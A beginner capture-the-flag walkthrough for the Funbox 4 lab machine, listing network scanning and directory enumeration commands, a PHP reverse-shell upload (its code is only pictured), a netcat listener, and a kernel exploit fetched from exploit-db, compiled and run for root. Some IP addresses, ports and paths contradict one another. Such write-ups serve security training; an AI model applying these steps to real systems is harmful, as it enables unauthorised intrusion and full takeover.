Funbox 4 is a beginner-level vulnerable virtual machine designed for learning ethical hacking and penetration testing. It is usually deployed in a local lab setup using virtualization platforms such as VirtualBox or VMware. The system includes intentionally insecure services and configurations that can be exploited with security tools available in Kali Linux. The main purpose of Funbox 4 is to allow learners to practice key penetration testing skills, including enumeration, exploitation, and privilege escalation, within a controlled and safe environment.
Objective:
The main objective of this exercise is to identify and analyze vulnerabilities present in the Funbox 4 virtual machine through systematic reconnaissance and enumeration. Using security tools available in Kali Linux, the goal is to discover exposed services and exploit weaknesses to obtain initial access to the target system.
After gaining initial access, the next step is to perform privilege escalation techniques to obtain administrative (root) level access. Successfully reaching the root account and retrieving the root flag confirms that the system has been fully compromised as part of the penetration testing process.
Methodology:
1. Information Gathering 🔍 The first phase involves identifying the target system on the network and collecting basic details such as the IP address and active devices.
2. Port Scanning and Service Detection Next, tools like Nmap are used from Kali Linux to scan the target machine. This helps identify open ports, running services, and possible entry points that could be vulnerable.
3. Vulnerability Exploitation After discovering the available services, potential weaknesses are analyzed and exploited to obtain initial access to the Funbox 4 machine.
4. Privilege Escalation Once inside the system with limited access, different techniques are applied to elevate privileges to the root user, allowing full control of the machine and retrieval of the root flag.
Step 1: Network Discovery using Netdiscover

Command: sudo netdiscover -r 192.168.56.1/24
Netdiscover scans the local network to find active devices. It shows the IP and MAC addresses of the connected systems.
Step 2: Checking Connectivity to the Target System

Command: ping 192.168.56.105
Ping is nothing but establishing the connection.
Step 3: Port Scanning and Service Identification using Nmap

Command: nmap 192.168.56.105 -sV -p-
Nmap performs a full port scan to find open ports and detect running service versions on the target system. It identifies ports like 22 (SSH), 80 (HTTP), 110 (POP3), and 143 (IMAP) and the services running on them.
Step 4:Open web.

As we got the port 80 so now open the web server
Step 5: Web Directory Enumeration using DIRB
Command: dirb http://192.168.56.105/
DIRB scans the target website using a wordlist to find hidden directories and files. It may discover pages like index.html and server-status, revealing extra web resources.

Step 6:In Web
Command used: << dirb http://192.168.56.105>>
After scanning we got ROBOTS.TXT. So follow the step as shown below

After scrolling down.

Step 7: Directory Checking with DIRB in Terminal

Command: dirb http://192.168.56.105/igmseklhgmrjmtherij2145236
DIRB scans the website using a wordlist to find possible directories or files. It may discover hidden paths like /upload on the web server.

Step 8: Checking Discovered Directory in Web Browser
Command Used: dirb http://192.168.1.16/igmsek1hgmrjmtherij2145236/

DIRB discovered a new directory called /upload on the web server. When accessed in the browser, it showed a "Forbidden" message due to restricted permissions.
now upload the file saved

- Now open a text file in kali and write and save like abc.php as given

Description of above image: This command makes the target machine connect to the attacker's system at 192.168.56.105 on port 443. Once connected, it provides an interactive Bash shell, allowing the attacker to run commands remotely on the compromised system
Now browse and upload the file

Once the file is uploaded it shows the permissions.

Step 9: Starting a Netcat Listener
Command: nc -lvp 1234
In this step, Netcat (nc) is used to create a listening service on port 1234. The -l option tells Netcat to listen for incoming connections, -v enables verbose output, and -p specifies the port number.
This setup waits for a connection from another system. Netcat listeners are often used during penetration testing to receive reverse connections or transfer data between machines.
Step 10: System Information Enumeration
We gained www-data user access on the target machine.Then we checked the OS and kernel version to try to get root access.

1. Command: cat /etc/issue
Explanation: This command prints basic information about the operating system, including the Linux distribution running on the machine.
2. Command: uname -a
Explanation: This command provides detailed system information such as the kernel version, system architecture, and other OS-related details.
Step 11: Searching Kernel Exploit in Exploit Database

This shows a search for "4.4.0–187-generic exploit db" to find vulnerabilities for that kernel version.It helps check if any public exploits are available for the system.
Step 12: Downloading, Compiling, and Uploading an Exploit


Commands Used:
wget https://www.exploit-db.com/raw/45010 mv 45010 45010.c gcc 45010.c
The wget command downloads the exploit code and it is renamed to 45010.c. Then gcc compiles it into an executable file to run on the target system

Command Used: ./a.out
The command ./a.out runs the compiled exploit program. It tries to use a vulnerability to gain root access on the system.
Step 13: Conclusion Getting Root Flag:

Commands Used:
cd /root
ls
cat flag.txt
First, the cd /root command is used to navigate to the root user's home directory. After entering the directory, the ls command lists all the files present there. Among the files, flag.txt can be seen. Finally, the cat flag.txt command displays the contents of the file, revealing the flag and confirming that the challenge has been successfully completed.